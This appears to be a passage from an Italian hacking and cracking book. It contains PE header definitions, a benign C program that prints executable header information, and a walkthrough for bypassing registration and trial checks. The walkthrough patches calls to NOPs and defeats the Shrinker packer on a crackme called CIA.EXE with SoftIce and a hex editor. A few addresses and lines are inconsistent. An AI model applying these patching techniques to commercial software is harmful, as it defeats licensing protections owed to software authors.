#define IMAGE_DIRECTORY_ENTRY_SECURITY       4  // Security Directory
#define IMAGE_DIRECTORY_ENTRY_BASERELOC      5  // Base Relocation Table
#define IMAGE_DIRECTORY_ENTRY_DEBUG          6  // Debug Directory
#define IMAGE_DIRECTORY_ENTRY_COPYRIGHT      7  // Description String
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR      8  // Machine Value (MIPS GP)
#define IMAGE_DIRECTORY_ENTRY_TLS            9  // TLS Directory
#define  IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG       10  //  Load  Configuration
Directory
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT   11 // Bound Import Directory in
headers
#define IMAGE_DIRECTORY_ENTRY_IAT            12 // Import Address Table

#define IMAGE_SIZEOF_SHORT_NAME 8

struct IMAGE_SECTION_HEADER
{ byte    Name[IMAGE_SIZEOF_SHORT_NAME];
  union
  { dword   PhysicalAddress;
    dword   VirtualSize;
  } Misc;
  dword   VirtualAddress;
  dword   SizeOfRawData;
  dword   PointerToRawData;
  dword   PointerToRelocations;
  dword   PointerToLinenumbers;
  word    NumberOfRelocations;
  word    NumberOfLinenumbers;
  dword   Characteristics;
};

struct IMAGE_IMPORT_DIRECTORY
{ dword   dwRVAFunctionNameList;
  dword   dwUseless1;
  dword   dwUseless2;
  dword   dwRVAModuleName;
  dword   dwRVAFunctionAddressList;
};

struct IMAGE_IMPORT_DESCRIPTOR
{ dword   OriginalFirstThunk;
  dword   TimeDateStamp;
  dword   ForwarderChain;
```

```
  dword   Name;
  dword   FirstThunk;
};

struct IMAGE_IMPORT_BY_NAME
{ word    Hint;
  byte    Name[1];
};

#define IMAGE_ORDINAL_FLAG 0x80000000
#define IMAGE_ORDINAL(Ordinal) (Ordinal & 0xffff)

struct IMAGE_RELOCATION
{ union
  { dword   VirtualAddress;
    dword   RelocCount;
  }u;
  dword   SymbolTableIndex;
  word    Type;
};

//*********************************************************************

#define IMAGE_SIZEOF_RELOCATION  10

//
// I386 relocation types.
//

#define IMAGE_REL_I386_ABSOLUTE    0x0000    // Reference is absolute, no relocation is necessary
#define IMAGE_REL_I386_DIR16      0x0001   // Direct 16-bit reference to the symbols virtual address
#define IMAGE_REL_I386_REL16      0x0002   // PC-relative 16-bit reference to the symbols virtual address
#define IMAGE_REL_I386_DIR32      0x0006   // Direct 32-bit reference to the symbols virtual address
#define IMAGE_REL_I386_DIR32NB    0x0007   // Direct 32-bit reference to the symbols virtual address, base not included
#define IMAGE_REL_I386_SEG12      0x0009   // Direct 16-bit reference to the segment-selector bits of a 32-bit virtual address
#define IMAGE_REL_I386_SECTION   0x000A
#define IMAGE_REL_I386_SECREL    0x000B
#define IMAGE_REL_I386_REL32      0x0014   // PC-relative 32-bit reference to the symbols virtual address
```

Il codice vero e proprio è quello che segue :

```
//==================================================================
// Exe File Information v1.0 by Cronos
//-------------------------------------------------------------------
// Language:          C (DOS)
//
// Usage:             PEINFO [flags] <exename>
//
// Flags:       -h :help screen
//
// Action:      Gives detailed information on PE format.
//==================================================================


//-------------------------------------------------------------------
// Set-up includes,typedefs,etc
// ----------------------------
//
//
//-------------------------------------------------------------------
```

```
#include <stdio.h>
#include <io.h>
#include <fcntl.h>
#include <string.h>
#include <stdlib.h>
#include "peinfo.h"

char vers[]="PEINFO v1.0 by Cronos";

struct opt
{ bool help;
  char file[MAX_STRLEN];
} options;

//
// initialise
// - call before processing the command line
//
void initialise(void)
{ printf("%s\n\n",vers);
  options.help=false;
  options.file[0]=0;
}

//------------------------------------------------------------------
// PE Library Routines
// ------------------
// peoffset        offset to pe header in file
// optsize         size of optional header
// shoffset        offset to section headers
//------------------------------------------------------------------

struct IMAGE_FILE_HEADER      ifh;
struct IMAGE_OPTIONAL_HEADER  ioh;
struct IMAGE_SECTION_HEADER   ish;

int pefile;
dword peoffset,shoffset;
dword optsize;

void pefileshutdown(void)
{ close(pefile);
}

void pefileinit(void)
{ char filename[MAX_STRLEN];
  byte pebuff[1024];
  int i;
  if ((pefile=open(options.file,O_BINARY))==-1)
  { strcpy(filename,options.file);
    strcat(filename,".exe");
    if ((pefile=open(filename,O_BINARY))==-1)
    { printf("Fatal Error:Can't open : %s\n",options.file);
      exit(1);
    }
  }
  printf("\nOpened file, reading header\n");
  if(read(pefile,pebuff,0x40)<0x40)
  { printf("Fatal error:File is not a PE file\n");
    close(pefile);
    exit(1);
  }
  if(!(((pebuff[0]=='M')&&(pebuff[1]=='Z'))||((pebuff[1]=='M')&&(pebuff[0]=='Z'))))
  { printf("Fatal Error:File is not an executable file\n");
    close(pefile);
    exit(1);
```

```
  }
  if(((word *)&pebuff[0x18])[0]<0x40)
  { printf("Fatal Error:DOS reloc table position incorrect for PE file format\n");
    close(pefile);
    exit(1);
  }
  peoffset=((dword *)&pebuff[0x3c])[0];
  if(peoffset<0x40)
  { printf("Fatal Error:No extended header found in executable file\n");
    close(pefile);
    exit(1);
  }
  if(lseek(pefile,peoffset,SEEK_SET)==-1)
  { printf("Fatal Error:Error seeking PE Header\n");
    close(pefile);
    exit(1);
  }
  if(read(pefile,pebuff,4)!=4)
  { printf("Fatal Error:Error reading PE magic\n");
    close(pefile);
    exit(1);
  }
  if(((dword *)pebuff)[0]!=PEMAGIC)
  { printf("PE Magic not found\n");
    close(pefile);
    exit(1);
  }
  printf("Found PE Magic, reading header info\n");
  if(read(pefile,&ifh,sizeof(ifh))!=sizeof(ifh))
  { printf("Fatal Error:Error reading PE header info\n");
    close(pefile);
    exit(1);
  }
  printf("Read PE Header, reading optional header\n");
  optsize=sizeof(ioh)-IMAGE_NUMBEROF_DIRECTORY_ENTRIES*sizeof(struct
IMAGE_DATA_DIRECTORY);
  if(read(pefile,&ioh,(int)optsize)!=optsize)
  { printf("Fatal Error:Error reading PE optional header info\n");
    close(pefile);
    exit(1);
  }
  for(i=0;i<IMAGE_NUMBEROF_DIRECTORY_ENTRIES;i++)
  { ioh.DataDirectory[i].VirtualAddress=0;
    ioh.DataDirectory[i].Size=0;
  }
  printf("Read optional header, reading data directory summaries\n");
  for(i=0;i<ioh.NumberOfRvaAndSizes;i++)
  { if(read(pefile,&ioh.DataDirectory[i],
      sizeof(struct IMAGE_DATA_DIRECTORY))!=sizeof(struct IMAGE_DATA_DIRECTORY))
    { printf("Fatal Error:Error reading data directories\n\n");
      close(pefile);
      exit(1);
    }
  }
  shoffset=peoffset+optsize+sizeof(ifh)+4+ioh.NumberOfRvaAndSizes*sizeof(struct
IMAGE_DATA_DIRECTORY);
  printf("\nPE File Header Entries Summary\n");
  printf("------------------------------\n");
  printf("Machine                   :0x%0x\n",ifh.Machine);
  printf("NumberOfSections          :0x%0x\n",ifh.NumberOfSections);
  printf("TimeDateStamp             :0x%0lx\n",ifh.TimeDateStamp);
  printf("PointerToSymbolTable      :0x%0lx\n",ifh.PointerToSymbolTable);
  printf("NumberOfSymbols           :0x%0lx\n",ifh.NumberOfSymbols);
  printf("SizeOfOptionalHeader      :0x%0x\n",ifh.SizeOfOptionalHeader);
  printf("Characteristics           :0x%0x\n",ifh.Characteristics);
  printf("\n");
  printf("PE File Optional Header Entries Summary\n");
```

```
printf("---------------------------------------\n");
printf("Standard fields:\n");
printf("Magic                    :0x%x\n",ioh.Magic);
printf("MajorLinkerVersion       :0x%x\n",ioh.MajorLinkerVersion);
printf("MinorLinkerVersion       :0x%x\n",ioh.MinorLinkerVersion);
printf("SizeOfCode               :0x%lx\n",ioh.SizeOfCode);
printf("SizeOfInitializedData    :0x%lx\n",ioh.SizeOfInitializedData);
printf("SizeOfUninitializedData  :0x%lx\n",ioh.SizeOfUninitializedData);
printf("AddressOfEntryPoint      :0x%lx\n",ioh.AddressOfEntryPoint);
printf("BaseOfCode               :0x%lx\n",ioh.BaseOfCode);
printf("BaseOfData               :0x%lx\n",ioh.BaseOfData);
printf("NT [Windows] additional fields:\n");
printf("ImageBase                :0x%lx\n",ioh.ImageBase);
printf("SectionAlignment         :0x%lx\n",ioh.SectionAlignment);
printf("FileAlignment            :0x%lx\n",ioh.FileAlignment);
printf("MajorOperatingSystemVersion:0x%x\n",ioh.MajorOperatingSystemVersion);
printf("MinorOperatingSystemVersion:0x%x\n",ioh.MinorOperatingSystemVersion);
printf("MajorImageVersion        :0x%x\n",ioh.MajorImageVersion);
printf("MinorImageVersion        :0x%x\n",ioh.MinorImageVersion);
printf("MajorSubsystemVersion    :0x%x\n",ioh.MajorSubsystemVersion);
printf("MinorSubsystemVersion    :0x%x\n",ioh.MinorSubsystemVersion);
printf("Reserved1                :0x%lx\n",ioh.Reserved1);
printf("SizeOfImage              :0x%lx\n",ioh.SizeOfImage);
printf("SizeOfHeaders            :0x%lx\n",ioh.SizeOfHeaders);
printf("CheckSum                 :0x%lx\n",ioh.CheckSum);
printf("Subsystem                :0x%x\n",ioh.Subsystem);
printf("DllCharacteristics       :0x%x\n",ioh.DllCharacteristics);
printf("SizeOfStackReserve       :0x%lx\n",ioh.SizeOfStackReserve);
printf("SizeOfStackCommit        :0x%lx\n",ioh.SizeOfStackCommit);
printf("SizeOfHeapReserve        :0x%lx\n",ioh.SizeOfHeapReserve);
printf("SizeOfHeapCommit         :0x%lx\n",ioh.SizeOfHeapCommit);
printf("LoaderFlags              :0x%lx\n",ioh.LoaderFlags);
printf("NumberOfRvaAndSizes      :0x%lx\n",ioh.NumberOfRvaAndSizes);
printf("\n");
printf("Data Directory Summary\n");
printf("----------------------\n");
for(i=0;i<ioh.NumberOfRvaAndSizes;i++)
{ printf("\n");
  switch(i)
  { case IMAGE_DIRECTORY_ENTRY_EXPORT:
          printf("Export Directory :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_IMPORT:
          printf("Import Directory :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_RESOURCE:
          printf("Resource Directory :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_EXCEPTION:
          printf("Exception Directory :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_SECURITY:
          printf("Security Directory :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_BASERELOC:
          printf("Base Relocation Table :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_DEBUG:
          printf("Debug Directory :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_COPYRIGHT:
          printf("Description String :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_GLOBALPTR:
          printf("Machine Value (MIPS GP) :\n");
          break;
    case IMAGE_DIRECTORY_ENTRY_TLS:
```

```
            printf("TLS Directory :\n");
            break;
      case IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG:
            printf("Load Configuration Directory :\n");
            break;
      case IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT:
            printf("Bound Import Directory in headers :\n");
            break;
      case IMAGE_DIRECTORY_ENTRY_IAT:
            printf("Import Address Table :\n");
            break;
      default:
            printf("Unknown Directory :0x%x\n",i);
            break;
    }
    printf("VirtualAddress            :0x%lx\n",ioh.DataDirectory[i].VirtualAddress);
    printf("Size                      :0x%lx\n",ioh.DataDirectory[i].Size);
  }
  printf("\n");
}

void loadsectionheaderinfo(word snum)
{ printf("\nLoading section header info : section number %d\n",snum);
  if(lseek(pefile,shoffset+snum*sizeof(ish),SEEK_SET)==-1)
  { printf("Fatal Error:Error seeking Section Header\n");
    close(pefile);
    exit(1);
  }
  if(read(pefile,&ish,sizeof(ish))!=sizeof(ish))
  { printf("Fatal Error:Error reading Section header info\n");
    close(pefile);
    exit(1);
  }
}

void sectionheadersummary(void)
{ int i,j;
  char namebuff[IMAGE_SIZEOF_SHORT_NAME+2];
  printf("Section Header summary\n");
  printf("----------------------\n");
  for(i=0;i<ifh.NumberOfSections;i++)
  { loadsectionheaderinfo(i);
    for(j=0;j<IMAGE_SIZEOF_SHORT_NAME;j++) namebuff[j]=ish.Name[j];
    namebuff[j]=0;
    printf("Section Name : %s\n",namebuff);
    printf("VirtualSize         :0x%lx\n",ish.Misc.VirtualSize); // union ish.Misc
    printf("VirtualAddress      :0x%lx\n",ish.VirtualAddress);
    printf("SizeOfRawData       :0x%lx\n",ish.SizeOfRawData);
    printf("PointerToRawData    :0x%lx\n",ish.PointerToRawData);
    printf("PointerToRelocations:0x%lx\n",ish.PointerToRelocations);
    printf("PointerToLinenumbers:0x%lx\n",ish.PointerToLinenumbers);
    printf("NumberOfRelocations :0x%x\n",ish.NumberOfRelocations);
    printf("NumberOfLinenumbers :0x%x\n",ish.NumberOfLinenumbers);
    printf("Characteristics     :0x%lx\n",ish.Characteristics);
    if(ish.Characteristics&0x00000020) printf("Property          :Code Section\n");
    if(ish.Characteristics&0x00000040) printf("Property          :Initialized data section \n");
    if(ish.Characteristics&0x00000080) printf("Property          :Uninitialized data section \n");
    if(ish.Characteristics&0x04000000L) printf("Property          :Section cannot be cached \n");
    if(ish.Characteristics&0x08000000L) printf("Property          :Section is not pageable \n");
    if(ish.Characteristics&0x10000000L) printf("Property          :Section is shared\n");
    if(ish.Characteristics&0x20000000L) printf("Property          :Executable section \n");
    if(ish.Characteristics&0x40000000L) printf("Property          :Readable section \n");
    if(ish.Characteristics&0x80000000L) printf("Property          :Writable section\n");
  }
}

//------------------------------------------------------------------
```

```
// Main Application
// ----------------
//------------------------------------------------------------------

//
// readcommandline
// - processes command line
// - checks options for conflicts,validity,etc
//
void readcommandline(int argc,char *argv[])
{ int i;
  for(i=1;i<argc;i++)
  { if(argv[i][0]=='-')
    { switch(argv[i][1])
      { case 'h':
            case 'H':
              options.help=true;
              break;
            default:
              printf("Unknown option : %c\n",argv[i][1]);
              exit(1);
      }
    }
    else
    { if(!options.file[0])
      { strcpy(options.file,argv[i]);
      }
      else
      { printf("File ? %s or %s ?\n",options.file,argv[i]);
            exit(1);
      }
    }
  }
  if(!options.file[0])
  { printf("Fatal error:No file specified\n");
    exit(1);
  }
}

int main(int argc,char *argv[])
{ initialise();
  readcommandline(argc,argv);
  pefileinit();
  sectionheadersummary();
  pefileshutdown();
  return 0;
}
```

Nell’ambito delle operazioni fattibili con tanto di disassemblatore e debugger ne esistono alcune più complesse delle altre a causa di metodi usati per nascondere il codice.
Esistono sistemi che eseguono una compattazione dei segmenti dati per cui il debugging può avvenire solo ed esclusivamente quando il codice è stato letto e decompresso dal loader del programma stresso.
Il discorso è anche in relazione all’uso di quelli che sono gli strumenti collaterali del cracker utilizzati per la manipolazione dei segmenti.
Ma forse non sono stato molto chiaro.
Tutto questo discorso che è stato fatto in questo capitolo era indirizzato a spiegare il funzionamento di alcuni pacchetti che generalmente sono utilizzati dal cracker e non tanto dall’hacker, almeno ai livelli iniziali.
Come abbiamo visto inìzialmente in questo capitolo ed in particolar modo nei capitoli dedicati ai buffer overflow, le tecniche hacking più sofisticate pretendono un analisi dei software a bassissimo livello alla ricerca di quelle che sono le loro caratteristiche assembler.

Oltre ai disassemblatori e ai debugger esistono pacchetti come PROCDUMP i quali permettono di vedere i segmenti e di eseguire il dump di tali programmi una volta che questi sono stati caricati in memoria.

Un esempio di esame per entrare in un gruppo hacker

In america l'adesione ad un gruppo è vincolato da un esame che deve essere fatto inizialmente.
In pratica si deve eliminare la maschera inziale di questo programma il quale possiede un sistema Shrinker complesso in quanto tre sezioni scompattano reciprocamente le porpie successive per cui per riuscire a scrivere un codice automofdificante che elimini la visualizzazione della dialog richiesta si deve eseguire un bel traffico.
Cercate sulla rete CIA.EXE o prelevatelo dal mio sito :

```
http://www.crackinguniversity2000.it/cracking/Numeri/N_2/Shrinker/c_trial1.zip
```

In alcuni casi è sufficiente un pò di buona volontà per riuscire ad individuare il punto in cui viene eseguita una, o più, chiamate alle funzioni di controllo.
Il problema sussiste quando qualche sezione del programma è compattata o codificata con qualche sistema quale Shrinker o simili.
Supponiamo di aver a che fare con un programma normale ovvero senza nessuna sezione compattata.
Seguendo con SoftIce il programma potremmo giungere al punto in cui una certa call euivale alla chiamata alla funzione di controllo sulla registrazione del programma.
Potremmo trovarci davanti ad una sequenza di istruzione del tipo :

```
.text:10004756 68 00 00 00 80       push    80000000h
.text:1000475B E8 50 52 00 00       call    sub_0_100099B0  ; Call Procedure
.text:10004760 8B 8E C4 00 00 00    mov     ecx, [esi+0C4h]
```

Bloccando la call eviteremmo il controllo sulla durata in tempo del programma o altre funzioni di protezione di questo tipo.
Avendo capito questo potremmo sostituire la call con una serie di NOP oppure con un istruzione che occupi i 5 bytes della call stessa.
I codici operativi di questa call sono :

```
E8 50 52 00 00
```

Trovati i codici con cui sostituire questi potremmo editare con un editor esadecimale il programma, cercare questi codici e sostituirli con quelli nuovi.
Se il programma è compattato con Shrinker o simili non riusciremmo mai a fare la ricerca in quanto fino al momento in cui il programma non va in esecuzione i codici operativi sarebbero incomprensibili.
In pratica attivando il programma entra in funzione il decompattatore il quale normalizza in memoria il codice che verrà eseguito.
Quindi fino a quando il programma non va in esecuzione noi non riusciremo a trovare la sequenza giusta relativa al codice da modificare.
Oltre a non poter trovare le istruzioni non potremmo neppure scrivere le modifiche in quanto queste verrebbero manipolate dal decompattatore.
In questo caso l'esecuzione della patch è più complessa in quanto le operazioni da fare sono le seguenti.



1. Trovare una zona di memoria non usata dove scrivere il codice che va a modificare certe locazioni.
2. Trovare il punto in cui termina il decompattatore.
3. Inserire all fine di questo un chiamata al codice che abbiamo scritto nella memoria non utilizzata.

Se avessimo a che fare con un programma normale potremmo trovarci nel caso in cui alla locazione :

```
0040:1234  E8 50 52 00 00  dovremmo inserire 0040:1234  B8 00 00 00 00
```

Nel caso di un programma compattato dovremo scrivere il codice che va a cambiare ogni singolo byte dentro ad una zona di memoria vuota o non usata.
In pratica dovremo scrivere (scritto in forma simbolica) :

```
inizio_memoria_vuota_non_usata
mov  byte ptr [00401234], B8   ; Primo codice cambiato B8
mov  byte ptr [00401235], 00   ; Secondo codice 00
mov  byte ptr [00401236], 00   ; Terzo codice 00
mov  byte ptr [00401237], 00   ; Quarto codice 00
mov  byte ptr [00401238], 00   ; Quinto codice 00
ret       ; Ritorna a dove è stata chiamata
```

A questo punto dobbiamo trovare dove inserire la chiamata a questa parte di codice che sicuramente deve essere dopo a che la funzione di decompattazione ha finito di normalizzare la memoria dove deve essere scritta la modifica.
Iniziamo a vedere come fare.
Diciamo subito che per fare la prova useremo un programmino che viene utilizzato come esame di ammissione ad un gruppo di hacker americano.
Il programma si chiama CIA.EXE.
Quando attivato questo mostra una maschera che dovremo eliminare.

Per prima cosa dobbiamo avere i seguenti strumenti installati.
Per vedere le sezioni e le informazioni del file eseguibile usiamo ProcDump.
Come debugger invece usiamo SoftIce e come editor esadecimale HEX Editor.
Carichiamo ProcDump e richiediamo il PE Editor.

Appena premuto il tasto per evitare il PE avremo :

Lo scopo di quello che faremo e quello di trovare nel file fisico l'offset dell'entry point di questa sezione in cui andremo a modificare la prima istruzione eseguita con una chiamata all'interrupt 3 in modo da poterla intercettare.
Esiste un breakpoint di SoftIce che permette di intercettare un interrupt che useremo con l'int 3.
Ci interessa fare ijn modo che SoftIce si blocchi nell'istante in cui viene eseguita la prima istruzione di questa sezione.
A questo punto troviamo l'offset fisico del file e andiamo a cambiare con un editor esadecimale il codice operativo presente (in genere 0x83) sostituendolo con un INT 3 (0xCC).
L'entry point è 0008C3DA.
Editiamo il PE e cerchiamo la sezione più prossima a questo entry point.
La più vicina è la sezione .load a 0008B000.



Sections Editor

Sections Informations :

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.rdata	0000001C	0007D000	00000200	00048A00	40000040
.data	0000BFAC	0007E000	00001600	00000800	C0000040
.idata	00000858	[illegible]	00000A00	00001E00	C0000040
.load	00002D26	0008B000	00002E00	00002800	68040020
.reloc	000005F4	[illegible]	00000600	00005600	42000040
.rsrc	00001000	0008F000	00001000	00005C00	50000040

OK

Cancel


Prendiamo 8C3DA e sottraiamo 8B000 ricavando 13DA.
L'offset segnato per questa sezione Š 0x2800 a cui andiamo sommare 0x13DA ottenendo 0x3BDA.
Carichiamo HEXWork o un editor esadecimale e leggiamo CIA.EXE.

Richiamiamo la funzione per fare un GOTO all'offset calcolato.
Infatti alla locazione a cui è stato eseguito il salto troviamo il codice 0x83.

Sostituiamolo con il codice dell'int 3 (0xcc) e salviamo il tutto.
Entriamo in SoftIce battendo CTRL D e inseriamo un BREAKPOINT basato sulla chiamata d'interrupt a fine di intercettare l'int 3 appena inserito.
Digitiamo in SoftIce :

```
bpint 3
```

A questo punto attiviamo il programma CIA.EXE.
Chiaramente appena in esecuzione il programma lancierà un INT 3 che il brakpoint intercetterà visualizzandoci SoftIce.
Chiaramente appena attivato SoftIce per poter proseguire dovremo di nuovo inserire il codice originale che avevamo sostituito.
Facciamo questo mediante l'istruzione di SoftIce :

```
e eip 83
```

Chiaramente il punto in cui l'int 3 si trova è a 0040000 + 8C3DA ovvero a 0048C3DA.

L'image base lo vediamo sempre da ProcDump.

Ora dobbiamo trovare dove si trova la call che attiva la maschera.
Chiaramente prima di trovare questa verrà eseguita dal programma la routine di decompattazione.
Armiamoci di pazienza e usiamo SoftIce con tanti F10 per eseguire lo step by step.
Usando F10 dovremo usare la tecnica di inserire prima di una call un breakpoint in modo tale di non dover ripetere tutte le volte la stessa sequenza.
F10 non entra nella call per cui ad un certo punto vedrete la finestra che compare.
Se abbiamo inserito prima di tale call un breakpoint non dovremo, riattivando il programma, ripetere la sequenza di F10.F10 ecc. ma semplicemente premendo F5 arriveremo fino a prima della call.
Arrivati alla call useremo F8 per entrare con il trace dentro e dopo rinizieremo con F10.
Anche in questo caso la finestra comparirà di colpo.
Usiamo sempre i breakpoint per evitare la ripetizione tutte le volte.
Ricordiamoci anche che ogni volta che lanciamo CIA.EXE dovremo sostituire l'int 3 con l'istruzione il cui codice operativo è 83 (cmp dword ptr [xxxxx],0).
La prima call si trova a 0048C45C.

```
:0048C455 push [ebp+10]
:0048C458 push [ebp+0C]
:0048C45B push esi
:0048C45C call CRACKME.0048C467
:0048C461 pop edi
:0048C462 pop esi
```

La seconda call a 0048CADF.

```
:0048C4D6 push [ebp+10]
:0048C4D9 push [ebp+0C]
:0048C4DC push [ebp+08]
:0048C4DF call [ebp-20]
:0048C4E2 mov dword ptr [ebp-1C], eax
```

Bisogna dire che alle istruzioni dopo a queste calls il programma non torna mentre la call che cerchiamo noi viene eseguita e il programma dopo ritorna all'istruzione successiva continuando l'esecuzione.
La call che attiva la dialog è all'indirizzo 00460164.
Ora se noi in corrispondenza alla prima call cercassimo d vedere che cosa si trova a quell'indirizzo ci accorgeremmo che non esiste nulla di quello che vediamo quando ci arriviamo sopra.
Questo perchè non è ancora stata attivata la funzione di decompattazione di quella zona di memoria.
Ora dovremo vedere dove di fatto inizia e finisce la routine di scompattazione.
La seconda call, quella a 0048CADF, ci invia a 0047B000.
Se arrivati a questo punto richiediamo di vedere la memoria a 00460164 mediante l'istruzione di SoftIce :

```
d 00460164
```

Ci accorgeremo che nella finestra di visualizzazione dei dati non ci viene mostrato nulla.


A questo punto, a 0047B000, inizia una parte di codice che esegue un loop e che termina a 0047B052.
Arrivati a questa ultima locazione vedremo che i dati della finestra aperta con d 00460164 ci vengono visualizzati.
Questo significa, trovato in questo modo in modo brutale, che il codice tra 0047B000 e 0047B052 è quello che scompatta la zona in cui ci interessa cambiare i codici operativi della call alla dialog.

```
:0047B000 push ebp
:0047B001 push edi
:0047B002 push esi
:0047B003 push edx
:0047B004 push ecx
:0047B005 push ebx
:0047B006 call CRACKME.0047B00B
:0047B00B pop ebp
:0047B00C mov edx, ebp
:0047B00E sub ebp, 00402E1B
:0047B014 sub edx, dword ptr [ebp+00402E7A]
:0047B01A sub edx, 0000000B
:0047B01D mov dword ptr [ebp+00402E83], edx
:0047B023 lea esi, dword ptr [ebp+00402E82]
:0047B029 movzx esi, byte ptr [esi]
:0047B02C mov edi, ebp
:0047B02E lea ebx, dword ptr [ebp+00402E83]
:0047B034 mov ebx, dword ptr [ebx]
:0047B036 lea eax, dword ptr [edi+00402E87]
:0047B03C mov eax, dword ptr [eax]
:0047B03E add ebx, eax
:0047B03E add ebx, eax
:0047B040 lea ecx, dword ptr [edi+00402E8B]
:0047B046 mov ecx, dword ptr [ecx]
:0047B048 sub byte ptr [ebx], 7B
:0047B04B inc ebx
:0047B04C loop 0047B048
:0047B04E add edi, 00000008
:0047B051 dec esi
:0047B052 jne 0047B02E
:0047B054 mov eax, dword ptr [ebp+00402E7E]
:0047B05A mov ebx, dword ptr [ebp+00402E83]
:0047B060 add eax, ebx
:0047B062 pop ebx
:0047B063 pop ecx
:0047B064 pop edx
:0047B065 pop esi
:0047B066 pop edi
:0047B067 pop ebp
:0047B068 jmp eax
```

Quando è stato eseguito questo codice l'ultima istruzione (jmp eax) esegue un salto a 0047A000 locazione alla quale troviamo esattamente lo stesso codice trovato a 0047B000.
Anche in questo caso il codice termina con un salto (jmp eax) a 00479000 locazione alla quale per la terza volta troviamo esattamente lo stesso codice terminante con un ulteriore JMP che questa volta fa saltare alla zona in cui si trova la nostra chiamata.
